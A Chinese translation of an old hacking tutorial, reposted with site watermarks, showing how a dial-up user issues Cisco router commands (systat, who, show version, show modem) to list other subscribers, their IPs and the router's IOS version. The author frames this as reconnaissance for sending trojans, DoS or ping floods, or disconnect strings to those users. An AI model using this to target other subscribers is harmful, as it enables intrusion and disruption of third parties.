拨号屏幕是一个黑色的屏幕终端，当你链接到路由器上，会请求输入用户名和口令。在认证之后，它会提示用户输入链接的类型。PPP 或 SLIP。无论何时，你拨号到 ISP 时，该过程都会出现（假设你已经选择了这个选项）。

当大多数都链接到 Internet 时，你不能看到发送拨号链接屏幕，这是因为“发送拨号连接屏幕”不能使用了。要启用拨号连接屏幕，按照以下步骤进行：

1．启动拨号连接网络；
2．右击你的连接名，选择属性；
3．在常规标签下，点击配置按钮；
4．点击选项标签，选择拨号，启动拨号连接屏幕；
5．点击 OK。

现在，当你下一次拨号连接到 ISP 时，不需要校验输入的用户名和口令，只要直接连接就可以了，拨号连接会自动启动一个标题为“发送拨号连接”的黑色窗口。这个标志说明了，我们正在连接到远程的 ISP 的路由器，路由器正在处理认证问题，请求用户名和口令，一旦认证通过，你获得某种连接的提示，整个过程如下：

User Access Verification

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Username : ankit

Password:

Delhinas4>

当这个提示符出现时（注意：你的 ISP 不是 delhinas4 时，会出现其他的提示符）。你需要确定连接的类型是 PPP 还是 SLIP，如果是 PPP，你首先输入

delhinas4>ppp

这个结果会使机器与 ISP 建立点到点协议（PPP）的连接。

但是，我们是攻击者，不打算了解如何建立 ppp 连接。因此我们去了解一些有趣的东西。几乎 Internet 上所有的系统，这个路由器的提示符也会给我们提供 help 命令，让我们看看请求 help 时，会发生什么。

Delhinas4>help

通过输入问号“?”Help 可能显示任何命令的帮助请求，如果没有发现匹配的内容，help 列表将不会显示内容，你必须继续输入，直到“?”显示一个可利用的选项：

提供两种类型的帮助：

1．完全的帮助，当你准备输入一个命令参数（即 show ?），这种方式可以列出所有的参数。

2 部分帮助，当你提供一个参数的缩写，并且打算知道什么参数可以与参数相匹配（例如 show pr?）。

让我们尝试输入简单的“?”。

Delhinas4>?

Exec commands:

access-enable	Create a temporary Access-List entry
access-profile	Apply user-profile to interface
clear	Reset functions
connect	Open a terminal connection
disable	Turn off privileged commands
disconnect	Disconnect an existing network connection
enable	Turn on privileged commands
exit	Exit from the EXEC
help	Description of the interactive help system
lock	Lock the terminal
login	Log in as a particular user
logout	Exit from the EXEC
mrinfo	Repuest neighbour and version information from a multicast router
mstat	Show statistics after multiple multicast traceroutes
mtrace	Trace reverse multicast path from destination to source

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
name-connection          Name an existing network connection
pad                      Open a X.29 PAD connection
ping                     Send echo messages
ppp                      Send echo messages
resume                   Resume an active network connection
-More-
rlogin                   Open an rlogin connection
slip                     Show running system information
systat                   Display information about terminal lines
telnet                   Open a telnet connection
terminal                 Set terminal line parameters
traceroute               Trace route to destination
tunnel                   Open a tunnel connection
where                    List active connections
x28                      Become an X.28 PAD
x3                       Set X.3 parameters on PAD
```

我现在列出了所有的命令，并以单行形式来描述每个命令。我们连接的路由器可以为我们提供特定的命令帮助。无论如何，让我们再试一些命令，这些帮助可以提供非常有用的信息。我已经插入了一些注释，无论在何地需要，命令输入在 delhinas4>提示符后。

```
Delhinas4>
```

Mrinfo 命令被用来从路由器得到信息，但不幸的是，当我试图连接到 ISP 上时，它常常会超时。让我们再试试著名的 systat 命令：

```
Delhinas4>systat

Line        User        Host(s)           Idle Location
3 tty 3     tkdutta     Async interface   00:00:05
4 tty 4     mmanoj      Async interface   00:01:13
6 tty 6     mpshukla    Async interface   00:04:38
10 tty 10   chawlaep    Async interface   00:00:01
14 tty 14   techshar    Async interface   00:00:00
15 tty 15   dscl        Async interface   00:00:34
17 tty 17   utility     Async interface   00:00:28
19 tty 19   saraswti    Async interface   00:00:07
25 tty 25   affvvdel    Async interface   00:12:48
26 tty 26   sanjiv3     Async interface   00:00:00
27 tty 27   vvs         Async interface   00:00:00
28 tty 28   herz1313    Async interface   00:00:00
31 tty 31   neccinfo    Async interface   00:00:01
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

32 tty 32	gmmm	Async interface	00:00:00
35 tty 35	cebw	Async interface	00:00:00
37 tty 37	delhinet	Async interface	00:00:00
40 tty 40	digdelhi	Async interface	00:00:00
47 tty 47	giansu	Async interface	00:00:06
50 tty 50	tafazal	Async interface	00:00:05
51 tty 51	translnk	Async interface	00:01:14
52 tty 52	procurez	Async interface	00:05:14
53 tty 53	triden	Async interface	00:00:05
-More-			
Line	User	Host(s)	Idle Location
56 tty 56	prerna	Async interface	00:00:00
58 tty 58	saroj	Async interface	00:03:18
*61 tty 61	ankit	idle	00:00:01
68 tty 68	veekay	Async interface	00:00:24
70 tty 70	kachi	Async interface	00:00:01
74 tty 74	aqmohan	Async interface	00:00:07
78 tty 78	mmdutta	Async interface	00:00:00
81 tty 81	kslassoc	Async interface	00:00:00
87 tty 87	adinfo	Async interface	00:00:35
88 tty 88	anni	Async interface	00:00:00
89 tty 89	drrajive	Async interface	00:00:04
107 tty 107	orienapp	Async interface	00:00:34
109 tty 109	hmsdir	Async interface	00:00:01
110 tty 110	anandpro	Async interface	00:00:01
112 tty 112	guptalam	Async interface	00:00:12
113 tty 113	airtalks	Async interface	00:00:02
115 tty 115	yatish	Async interface	00:00:27
117 tty 117	ttlnet4	Async interface	00:00:05
118 tty 118	dgmodlxr	Async interface	00:00:00
120 tty 120	cdacd	Async interface	00:00:00

Systat 命令提供给我们当前用户的日志。从输出可知，我知道了用户名（电子邮件的地址）以及上线的时间。但是，这个信息并不是有用的信息，因此，我们尝试 who 命令，注意：‘*’说明我已经登录到这个路由器上的用户。

```
Delhinas4>who

Delhinas4>who
Line        User        Host(s)              Idle Location
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

14 tty 14	jbagga	Async interface	00:00:00 PPP 203.xx.248.119
15 tty 15	ptat	Async interface	00:03:33 PPP 203.xx.248.151
16 tty 16	dlgrp	Async interface	00:00:00 PPP 203.xx.248.70
19 tty 19	viprirag	Async interface	00:00:02 PPP 203.xx.248.2
22 tty 22	uaedcnd	Async interface	00:00:00 PPP 203.xx.248.147
28 tty 28	entasis	Async interface	00:00:34 PPP 203.xx.248.140
29 tty 29	ehircrc	Async interface	00:00:00 PPP 203.xx.248.137
34 tty 34	najiaero	Async interface	00:10:07 PPP 203.xx.248.221
37 tty 37	amritp	Async interface	00:00:40 PPP 203.xx.248.50
39 tty 39	bagris	Async interface	00:00:00 PPP 203.xx.248.143
40 tty 40	manishll	Async interface	00:00:00 PPP 203.xx.248.233
42 tty 42	sunilg	Async interface	00:00:00 PPP 203.xx.248.76
48 tty 48	dreamtec	Async interface	00:00:20 PPP 203.xx.248.5
50 tty 50	iii111	Async interface	00:00:01 PPP 203.xx.248.187
53 tty 53	azure	Async interface	00:00:00 PPP 203.xx.248.186
55 tty 55	gsubbn	Async interface	00:00:00 PPP 203.xx.248.83
62 tty 62	tubetool	Async interface	00:01:33 PPP 203.xx.248.169
64 tty64	neratele	Async interface	00:01:10 PPP 203.xx.248.124
65 tty 65	grecy	Async interface	00:00:00 PPP 203.xx.248.208
68 tty 68	ians	Async interface	00:00:55 PPP 203.xx.248.194
70 tty 70	prabal	Async interface	00:00:06 PPP 203.xx.248.1
71 tty 71	kwkicd	Async interface	00:00:08 PPP 203.XX.248.155
-More-			
Line	User	Host(s)	Idle Location
73 tty 73	seco1	Async interface	00:00:01 PPP 203.XX.248.230
74 tty 74	neelamm	Async interface	00:00:00 PPP 203.XX.248.32
75 tty 75	ukiran	Async interface	00:00:07 PPP 203.XX.248.53
76 tty76	anandtsg	Async interface	00:00:55 PPP 203.XX.248.160
85 tty 85	avntin	Async interface	00:0614 PPP 203.XX.248.126
87 tty 87	pnddelhi	Async interface	00:00:00 PPP 203.XX.248.144
88 tty 88	spph	Async interface	00:00:02 PPP 203.XX.248.108
*89 tty 89	ankit	Async interface	00:00:00
92 tty 92	krsawhny	Async interface	00:00:14 PPP 203.XX.248.192
94 tty 94	kashyaps	Async interface	00:00:13 PPP 203.XX.248.117
95 tty 95	slalklal	Async interface	00:00:00 PPP 203.XX.248.146
100 tty 100	computer	Async interface	00:00:04 PPP 203.XX.248.228
101 tty 101	kanchan1	Async interface	00:00:25 PPP 203.XX.248.178
102 tty 102	kanhya	Async interface	00:00:38 PPP 203.XX.248.99
103 tty 103	dsidc	Async interface	00:00:00 PPP 203.XX.248.225

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

104 tty 104	nsl	Async interface	00:00:00 PPP 203.XX.248.152
106 tty 106	iconint	Async interface	00:00:00 PPP 203.XX.248.222
113 tty 113	atri	Async interface	00:00:00 PPP 203.XX.248.85
117 tty 117	striker	Async interface	00:00:00 PPP 203.XX.248.30
118 tty 118	coin	Async interface	00:0101 PPP 203.XX.248.231
120 tty 120	snwadhwa	Async interface	00:00:00 PPP 203.XX.248.66
123 tty 123	prithvib	Async interface	00:00:00 PPP 203.XX.248.67
-More-			
Line	User	Host(s)	Idle Location
124 tty 124	itssupp	Async interface	00:00:02 PPP 203.XX.248.93
125 tty 125	jukebox	Async interface	00:0345 PPP 203.XX.248.44
129 tty 129	pwhelan	Async interface	00:00:04 PPP 203.XX.248.106
134 tty134	kapil1	Async interface	00:00:02 PPP 203.XX.248.215
142 tty 142	infoplex	Async interface	00:00:03 PPP 203.XX.248.159
143 tty 143	tanya74	Async interface	00:00:00 PPP 203.XX.248.88
150 tty 150	kapuras	Async interface	00:00:33 PPP 203.XX.248.65
154 tty 154	mpliwal	Async interface	00:00:46 PPP 203.XX.248.94
155 tty 155	aatishi	Async interface	00:00:00 PPP 203.XX.248.179
156 tty 156	gcdmrc	Async interface	00:00:00 PPP 203.XX.248.205
164 tty 164	mland	Async interface	00:00:00 PPP 203.XX.248.61
168 tty 168	creation	Async interface	00:0310 PPP 203.XX.248.55
169 tty 169	dgupta	Async interface	00:00:02 PPP 203.XX.248.29
173 tty 173	skylink	Async interface	00:00:04 PPP 203.XX.248.120
175 tty 175	rsystems	Async interface	00:00:01 PPP 203.XX.248.75
183 tty 183	hmpl	Async interface	00:00:00 PPP 203.XX.248.19
185 tty 185	dartinc	Async interface	00:00:13 PPP 203.XX.248.114
187 tty 187	rajive	Async interface	00:00:02 PPP 203.XX.248.204
189 tty 189	clinepi	Async interface	00:00:46 PPP 203.XX.248.72
191 tty 191	sammy	Async interface	01:01:00 PPP 203.XX.248.42
192 tty 192	atrish	Async interface	00:0147 PPP 203.XX.248.176
202 tty 202	skylink	Async interface	00:00:12 PPP 203.XX.248.118
-More-			
Line	User	Host(s)	Idle Location
207 tty 207	recom	Async interface	00:00:01PPP 203.XX.248.35
211 tty 211	pusaploy	Async interface	00:00:52 PPP 203.XX.248.91
212 tty212	rkglobal	Async interface	00:00:57 PPP 203.XX.248.36
219 tty219	arajanc	Async interface	00:00:03
221 tty 221	sudhanju	Async interface	00:00:00 PPP 203.XX.248.102

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
225 tty 225   kkapahi    Async interface      00:00:03 PPP 203.XX.248.142
226 tty 226   lbsbra     Async interface      00:00:00 PPP 203.XX.248.183
227 tty 227   humra1k    Async interface      00:00:00 PPP 203.XX.248.64
239 tty 239   adcr       Async interface      00:00:08 PPP 203.XX.248.52
Vi2           exhibind   Virtual PPP(Bundle)  00:00:27
Vi3           genpr      Virtual PPP(Bundle)  00:09:14
Vi4           netcafe    Virtual PPP(Bundle)  00:00:00
Vi6           bcddel     Virtual PPP(Bundle)  00:00:00
Se64          cbidelzo   Sync PPP             00:00:00
Se65          websityg   Sync PPP             00:00:00
Se67          genpr      Sync PPP             -
Se611         bcddel     Sync PPP             -
Se612         exhibind   Sync PPP             -
Se614         samair     Sync PPP             00:00:03
Se619         gosind     Sync PPP             00:00:01
Se626         netcafe    Sync PPP             -

Interface     User       Mode                 Idle Peer Address
```

不仅 who 命令可以显示用户和在线的时间，而且可以显示所有在线用户的 IP。现在，你需要做的是发送一个木马或其他的程序来控制被害者的电脑。或者使用一些 DOS 攻击或对受害者电脑实施 ping 泛洪攻击。甚至可以发送一些断线的字符到被害者的 modem，使之断线或攻击它的连接。

通常，systat 和 who 命令可以显示相同的结果，但是在我的 ISP，它们可能得到不同的结论。另外一个有价值的命令是 show，当使用版本参数时，可以显示远端路由器的 OS 的版本信息。在本例中，我发现我的 ISP 是 Cisco 路由器，运行的是 Cisco OS。

现在，任何攻击者可以轻易地找到这个版本的漏洞，并获得 root 用户权利。

```
delhinas4> show version

Cisco Internetwork Operating System Software
IOS(tm) 5300 Software (C5300-I-M), Version 11.3(9)T, RELEASE
SOFTWARE
(fc1)
Copyright (c) 1986-1999 by cisco Systems, Inc.
Compiled Thu 08-Apr-99 10:54 by pwade
Image text-base: 0x60008920, data-base: 0x60550000

ROM: System Bootstrap, Version 11.2(9)XA, RELEASE SOFTWARE(fc2)
BOOTFLASH: 5300 Software (C5300-D-M), Version 11.3(9.2)T,
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
MAINTENANCE
INTERIM SOFTWARE

delhinas4 uptime is 7 weeks, 1 day, 7 hours, 52 minutes
System restarted by power-on
System image file is "flash:c5300-i-mz_113-9_T.bin", booted via flash

cisco AS300 (R4K) processor (revision A.32) with 32768K/16384K
bytes of memory.
Processor boar ID 11494401
R4700 processor, Implementation 33, Revision 1.0 (512KB Level 2
Cache)
Channelized E1, Version 1.0.
Bridging software.
X.25 software, Version 3.0.0.
Primary Rate ISDN software, Version 1.1.
Backplane revision 2
Manufacture Cookie Info:
EEPROM Type 0x0001, EEPROM Version 0x01, Board ID 0x30,
-More-          Board Hardware Version 1.64, Item Number
800-2544-2
Board Revision B0, Serial Number 11494401,
PLD/ISP Version 0.0, Manufacture Date 8-Dec-1998.
1 Ethernet/IEEE 802.3 interface(s)
1 Fast Ethernet/IEEE 802.3 interface(s)
31 Serial network interface(s)
120 terminal line(s)
4 Channelized E1/PRI port(s)
128K bytes of non-volatile configuration memory.
8192K bytes of processor board System flash(Read/Write)
4096K bytes of processor board Boot flash(Read/Write)
Configuration register is 0x2102
```

show 命令有一些非常有用的参数，可以得到许多的信息。为了得到全部的参数和单行表述，可以输入：

```
Delhinas4>show ?

WORD            Flash device information-format<dev:>[partition]
bootflash       Boot Flash information
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

calendar	Display the hardware calendar
clock	Display the system clock
context	Show context information
dialer	Dialer parameters and statistics
history	Display the session command history
hosts	IP domain-name, lookup style, nameservers, and host table
isdn	ISDN information
location	Display the system location
modem	Modem Management or CSM information
ppp	PPP parameters and statistics
rmon	rmon statistics
sessions	Information about Telnet connections
snmp	snmp statistics
tacacs	Shows tacacs+server statistics
tdm	TDM connection information
terminal	Display terminal configuration parameters
traffic-shape	traffic rate shaping configuration
users	Display information about terminal lines
version	System hardware and software status
-More-	

以下是一些 show 命令参数的运行结果。

```
delhinas4>show calendar
16:19:06 UTC Sun Apr 16 2000
delhinas4>show hosts
Default domain is bol.net.in
Name/address lookup uses domain service
Name servers are 203.xx.243.70,203.xx.227.70
Host          Flags      Age Type      Address(es)

delhinas4>show modem

Succ
Mdm     Time      Succ    Fail    Succ    Fail    Out     Dial    Answer
Pct.
1/0     00:10:43    1375    375     0   0   0   0   125
78%
1/1     00:10: 52   1392    370     0   0   0   2   126
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

79%									
1/2	00:11:36	1388	329	0	0	0	0	100	
80%									
1/3	00:12:19	1347	328	0	0	0	0	114	
80%									
1/4	00:12:34	1326	334	0	0	0	2	101	
79%									
1/5	00:11:30	1375	341	0	0	0	1	85	
80%									
1/6	00:12:26	1358	326	0	0	0	3	94	
80%									
1/7	00:11:20	1402	322	0	0	0	1	96	
81%									
1/8	00:11:26	1388	335	0	0	0	1	107	
80%									
1/9	00:13:05	1328	313	0	0	0	3	111	
80%									
1/10	00:10:59	1402	336	0	0	0	3	107	
80%									
1/11	00:12:31	1349	323	0	0	0	1	115	
80%									
1/12	00:13:12	1303	309	0	0	0	6	96	
80%									
*1/13	00:12: 11	1339	337	0	0	0	2	103	
79%									
*1/14	00:11:08	1398	337	0	0	0	2	103	
80%									
1/15	00:12:28	1328	342	0	0	0	3	96	
79%									
*1/16	00:11:18	1416	320	0	0	0	2	96	
81%									
1/17	00:11:41	1118	275	0	0	0	1	84	
80%									
*1/18	00:12:03	1324	352	0	0	0	2	106	
78%									
1/19	00:11:29	1369	371	0	0	0	1	120	
78%									
1/20	00:11:25	1323	372	0	0	0	2	109	
78%									

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

-More-	1/21 00:10:40	1431	340	0	0	0	2	111
80%								
1/22	00:12:12	1343	329	0	0	0	3	101
80%								
1/23	00:11:40	1363	330	0	0	0	0	102
80%								
*1/24	00:12:22	1340	317	0	0	0	0	113
80%								
*1/25	00:11:36	1383	348	0	0	0	3	128
79%								
*1/26	00:14:09	1297	294	0	0	0	1	99
81%								
*1/27	00:10:25	1436	359	0	0	0	1	103
80%								
1/28	00:11:08	1411	331	0	0	0	1	95
80%								
1/29	00:10:25	1438	343	0	0	0	0	99
80%								
*1/30	00:10:35	1443	352	0	0	0	2	104
80%								
*1/31	00:11:06	1434	325	0	0	0	0	108
81%								
1/32	00:11:30	1379	358	0	0	0	0	122
79%								
1/33	00:11:04	1406	345	0	0	0	2	107
80%								
*1/34	00:12:38	1321	338	0	0	0	0	105
79%								
1/35	00:12:14	1346	326	0	0	0	2	104
80%								
*1/36	00:11:13	1400	333	0	0	0	0	101
80%								
1/37	00:11:52	1338	363	0	0	0	1	99
78%								
1/38	00:13:19	1262	322	0	0	0	0	113
79%								
*1/39	00:11:39	1366	341	0	0	0	2	93
80%								
1/40	00:10:34	1380	396	0	0	0	0	122

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

77%								
1/41	00:10:36	1417	356	0	0	0	0	115
79%								
1/42	00:11:16	1404	306	0	0	1	3	95
82%								
1/43	00:11:43	1418	326	0	0	1	1	106
81%								
-More-	1/44 00:11:25	1347	367	0	0	1	2	105
78%								
1/45	00:11:22	1371	362	0	0	1	0	111
79%								
*1/46	00:12:08	1326	340	0	0	1	1	92
79%								
1/47	00:11:47	1365	358	0	0	1	1	111
79%								
*1/48	00:11:35	1359	341	0	0	0	2	98
79%								
1/49	00:11:12	1376	359	0	0	0	2	99
79%								
*1/50	00:12:10	1370	345	0	0	0	4	109
79%								
*1/51	00:12:00	1375	319	0	0	0	2	117
81%								
*1/52	00:11:41	1390	322	0	0	0	0	98
81%								
1/53	00:12:49	1330	330	0	0	0	0	98
80%								
1/54	00:11:35	1396	327	0	0	0	2	92
81%								
*1/55	00:12:43	1354	301	0	0	0	1	83
81%								
1/56	00:11:31	1379	341	0	0	0	1	109
80%								
1/57	00:12:00	1369	324	0	0	0	2	96
80%								
1/58	00:12:03	1342	361	0	0	0	0	103
78%								
1/59	00:12:17	1305	349	0	0	0	1	101
78%								

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

*2/0	00:12:11	1337	362	0	0	0	0	107	
78%									
2/1	00:14:01	1251	322	0	0	0	2	98	
79%									
2/2	00:12:34	1328	322	0	0	0	0	109	
80%									
2/3	00:12:24	1358	318	0	0	0	0	105	
81%									
2/4	00:12:24	1356	309	0	0	0	0	97	
81%									
2/5	00:10:14	1451	344	0	0	0	1	103	
80%									
2/6	00:12:18	1333	340	0	0	0	0	105	
79%									
-More-	2/7 00:12:35	1333	335	0	0	0	0	108	
79%									
2/8	00:11:17	1427	346	0	0	0	1	129	
80%									
*2/9	00:12:27	1361	299	0	0	0	0	95	
81%									
2/10	00:10:47	1407	370	0	0	0	0	98	
79%									
2/11	00:11:07	1409	333	0	0	0	2	102	
80%									
2/12	00:10:51	1444	323	0	0	0	2	110	
81%									
*2/13	00:10:11	1397	406	0	0	0	3	115	
77%									
2/14	00:12:31	1228	315	0	0	0	2	110	
79%									
2/15	00:10:41	1405	361	0	0	0	0	113	
79%									
2/16	00:12:44	1357	295	0	0	0	0	87	
82%									
*2/17	00:11:15	1362	355	0	0	0	1	102	
79%									
2/18	00:11:30	1363	343	0	0	0	1	105	
79%									
2/19	00:11:49	1349	350	0	0	0	1	110	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

79%								
*2/20	00:11:40	1341	347	0	0	0	3	102
79%								
2/21	00:11:40	1374	341	0	0	0	2	98
80%								
2/22	00:11:41	1378	329	0	0	0	0	101
80%								
2/23	00:12:35	1335	322	0	0	0	0	100
80%								
2/24	00:12:33	1353	309	0	0	0	1	91
81%								
2/25	00:11:36	1371	330	0	0	0	3	106
80%								
*2/26	00:11:18	1403	332	0	0	0	1	107
80%								
*2/27	00:11:56	1349	350	0	0	0	0	115
79%								
&2/28	00:10:41	1421	340	0	0	0	0	110
80%								
2/29	00:11:49	1352	326	0	0	0	0	116
80%								
-More-	2/30 00:10:21	1446	353	0	0	0	1	120
80%								
2/31	00:11:33	853	219	0	0	0	0	69
79%								
2/32	00:12:09	1361	339	0	0	0	0	101
80%								
2/33	00:11:20	1388	346	0	0	0	1	113
80%								
2/34	00:12:27	1340	312	0	0	0	0	106
81%								
2/35	00:12:01	1348	340	0	0	0	3	101
79%								
2/36	00:11:18	1368	349	0	0	0	4	111
79%								
2/37	00:12:21	1346	320	0	0	0	2	116
80%								
2/38	00:11:59	1377	330	0	0	0	1	108
80%								

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2/39	00:11:53	1406	303	0	0	0	0	98	
82%									
*2/40	00:12:39	1340	335	0	0	0	1	97	
80%									
2/41	00:11:20	1386	352	0	0	0	0	113	
79%									
2/42	00:11:06	1384	351	0	0	0	2	111	
79%									
*2/43	00:12:15	1359	331	0	0	0	0	107	
80%									
2/44	00:12:04	1365	331	0	0	0	1	95	
80%									
2/45	00:11:04	1411	316	0	0	0	1	93	
81%									
*2/4	00:12:02	1338	349	0	0	0	2	97	
79%									
2/47	00:11:30	1396	345	0	0	0	0	91	
80%									
*2/48	00:11:04	1406	338	0	0	0	3	108	
80%									
*2/49	00:11:42	1368	349	0	0	0	0	114	
79%									
2/50	00:12:09	1329	339	0	0	0	2	112	
79%									
*2/51	00:11:56	1341	335	0	0	0	1	107	
80%									
*2/52	00:10:42	1376	372	0	0	0	4	110	
78%									
-More-	2/53 00:12:28	1309	345	0	0	0	1	122	
79%									
*2/54	00:13:29	1315	295	0	0	0	1	90	
81%									
2/55	00:11:22	1379	363	0	0	0	2	114	
79%									
*2/56	00:13:40	1364	335	0	0	0	2	90	
79%									
2/57	00:11:03	1367	367	0	0	0	1	128	
78%									
2/58	00:10:58	1382	360	0	0	0	1	103	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
79%
*2/59     00:12:11      1372      313       0    0    0    3    88
81%
Total     00:11:45      163207    40377     0    0    6    146       12548
80%

delhinas4>show clock

* 161942

delhinas4>show terminal

Line 61, Location: "", Type ""
Length 24 lines, Width: 80 columns
Status: Ready, Active, No Exit Banner, Modem Detected
Capabilities: Hardware Flowcontrol In, Hardware Flowcontrol Out
Modem Callout, Modem RI is CD, Line usable as async interface
Output non-idle, Modem Autoconfigure, Integrated Modem
Modem state: Ready
modem(slot/port)=2/0, state=CONNECTED
dsx1(slot/unit/channel)=0/1/20,
status=VDEV_STATUS_ACTIVE_CALL. VDEV_STATUS_ALLOCATED.
Modem hardware state: CTS DSR DTR RTS, Modem Configured
Special Chars: Escape Hold Stop Start Disconnect Activation
      ^^x   none - - none
Timeouts:    Idle EXEC    Idle Session   Modem Answer Session
Dispatch
       00:10:00      00:20:00           none       not
set
Session idle time reset by output.
                  Idle Session Disconnect Warning
                  00:01:00
                  Login-sequence User Response
                  00:00:30
                  Autoselect Initial Wait
                  not set
Modem type is new_modemcap3.
Session limit is not set
-More-
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
delhinas4>show dialer

Seria100 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

